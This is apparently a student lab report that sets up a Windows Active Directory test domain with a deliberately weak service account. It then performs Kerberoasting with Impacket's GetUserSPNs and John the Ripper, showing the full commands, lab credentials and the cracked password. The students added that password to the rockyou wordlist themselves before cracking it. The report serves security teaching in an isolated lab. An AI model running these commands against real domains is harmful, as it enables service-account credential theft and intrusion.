Mega Hacking

Name: Alen Mulangan Davi

Student ID: 10332934

Second Student Name: Antony Jude John


Student ID: 10326739

Due Date: 12/7/2025

Attack Execution

Prepare windows 2019 server for the Kerberoasting lab

Created a Domain Called lab.local on Windows 2019 server



PROPERTIES
For DC

Computer name	DC	Last installed updates	Never
Domain	lab.local	Windows Update	Download updates only, using Windows Update
		Last checked for updates	Never
Microsoft Defender Firewall	Domain: On	Microsoft Defender Antivirus	Real-Time Protection: On
Remote management	Enabled	Feedback & Diagnostics	Settings
Remote Desktop	Disabled	IE Enhanced Security Configuration	On
NIC Teaming	Disabled	Time zone	(UTC-05:00) Eastern Time (US & Canada)
Ethernet0	192.168.234.150, IPv6 enabled	Product ID	00455-50000-00001-AA333 (activated)
Operating system version	Microsoft Windows Server 2022 Datacenter Evaluation	Processors	13th Gen Intel(R) Core(TM) i7-13700, 13th Gen Intel(R) Core(TM) i7-13700
Hardware information	VMware, Inc. VMware20,1	Installed memory (RAM)	2 GB
		Total disk space	59.37 GB

- Log in to your Windows Server 2019 VM as **Administrator**.
- Open **Server Manager**.
- Click **Manage → Add Roles and Features**.
- In the wizard:
  - Select **Role-based or feature-based installation**.
  - Choose your server from the list.
  - Check **Active Directory Domain Services**.
  - Add required features when prompted.
  - Click **Next → Install**.
- Wait for installation to complete.


Promote the Server to Domain Controller

- In **Server Manager**, click the **flag notification** (top right).
- Select **Promote this server to a domain controller**.
- In the wizard:
  - Choose **Add a new forest**.
  - Enter **lab.local** as the root domain name.
- Click **Next**.

Reboot and Verify


- The server will restart automatically.

- Log back in with domain credentials:
- Open **Server Manager → Tools → Active Directory Users and Computers**.
- Verify that the domain `lab.local` exists.



Name	Type	Description
Builtin	builtinDomain	
Computers	Container	Default container for up...
Domain Con...	Organizational ...	Default container for do...
ForeignSecur...	Container	Default container for sec...
Managed Se...	Container	Default container for ma...
Users	Container	Default container for up...

Set up a service account vulnerable to Kerberoasting.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator> Get-ADUser svcWeb -Properties ServicePrincipalNames
>>


DistinguishedName     : CN=svcWeb,CN=Users,DC=lab,DC=local
Enabled               : True
GivenName             :
Name                  : svcWeb
ObjectClass           : user
ObjectGUID            : 46a3cfde-2f97-4f72-94f3-d52adfc20253
SamAccountName        : svcWeb
ServicePrincipalNames : {HTTP/web.lab.local}
SID                   : S-1-5-21-858200952-2391066807-2239526691-1104
Surname               :
UserPrincipalName     : svcWeb@lab.local



PS C:\Users\Administrator> _
```

Prepare Kali Linux for the Kerberoasting lab


Update and upgrade the system

- I updated package lists and upgraded installed packages
- I rebooted to ensure any kernel updates applied:

Install Python 3 and pip

Verified Python 3

Installed pip and essential build tools



```
┌──(root㉿kali)-[/home/kali]
└─# python3 --version

Python 3.13.7

┌──(root㉿kali)-[/home/kali]
└─# 
```

Install Impacket tools


I installed Impacket from Kali packages

I verified the example tools were available

Install John the Ripper

I installed the jumbo build to get `krb5tgs` support

Verified John is available




```
┌──(root㉿kali)-[/home/kali]
└─# john --list=formats | grep -i krb5tgs

416 formats (149 dynamic formats shown as just "dynamic_n" here)
keyring, keystore, known_hosts, krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs,

┌──(root㉿kali)-[/home/kali]
└─#
```

Install wordlists and prepare rockyou

I installed the common wordlists package


I confirmed `rockyou.txt` existed at



```
┌──(root㉿kali)-[/home/kali]
└─# ls /usr/share/wordlists/rockyou.txt

/usr/share/wordlists/rockyou.txt

┌──(root㉿kali)-[/home/kali]
└─#
```

I appended my custom candidate to the end of rockyou


I verified it was appended



```
/usr/share/wordlists/rockyou.txt

┌──(root㉿kali)-[/home/kali]
└─# tail -n 5 /usr/share/wordlists/rockyou.txt

ie168
abygurl69
a6_123
*7¡Vamos!
Winter2023!

┌──(root㉿kali)-[/home/kali]
└─#
```

Verify network connectivity and DNS to the DC


I verified connectivity to the Domain Controller



```
┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.234.150

PING 192.168.234.150 (192.168.234.150) 56(84) bytes of data.
64 bytes from 192.168.234.150: icmp_seq=1 ttl=128 time=0.281 ms
64 bytes from 192.168.234.150: icmp_seq=2 ttl=128 time=0.688 ms
64 bytes from 192.168.234.150: icmp_seq=3 ttl=128 time=0.563 ms
^C
--- 192.168.234.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2060ms
rtt min/avg/max/mdev = 0.281/0.510/0.688/0.170 ms
```


Run the attack tools

I enumerated SPNs and requested a ticket




```
┌──(root㉿kali)-[/home/kali]
└─# python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py lab.local
/jdoe:UserPass123! -dc-ip 192.168.234.150 -request -outputfile tgs_hashes.txt


Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon
  Delegation
────────────────────  ──────  ────────  ──────────────────────────  ─────────
  ──────────

HTTP/web.lab.local    svcWeb            2025-12-07 10:38:44.164087  <never>



[-] CCache file is not found. Skipping...
┌──(root㉿kali)-[/home/kali]
```

I cracked the ticket



```
┌──(root㉿kali)-[/home/kali]
└─# john --format=krb5tgs --wordlist=/usr/share/wordlists/rockyou.txt tgs_has
hes.txt

Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Winter2023!      (?)
1g 0:00:00:04 DONE (2025-12-07 11:40) 0.2150g/s 3084Kp/s 3084Kc/s 3084KC/s !!
12Honey..Winter2023!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```
┌──(root㉿kali)-[/home/kali]
└─# john --show --format=krb5tgs tgs_hashes.txt

?:Winter2023!

1 password hash cracked, 0 left

┌──(root㉿kali)-[/home/kali]
└─# python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py lab.local
/svcWeb:Winter2023! -dc-ip 192.168.234.150

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon
  Delegation
--------------------  ------  --------  --------------------------  ---------
  ----------
HTTP/web.lab.local    svcWeb            2025-12-07 10:38:44.164087  <never>
```

In this lab, I set up a Windows Active Directory with a Domain Controller, a Windows 11 computer, and a Kali Linux machine for testing. I made a weak service account called svcWeb and used a Kerberoasting attack with tools like Impacket and John the Ripper to get and break its Kerberos ticket.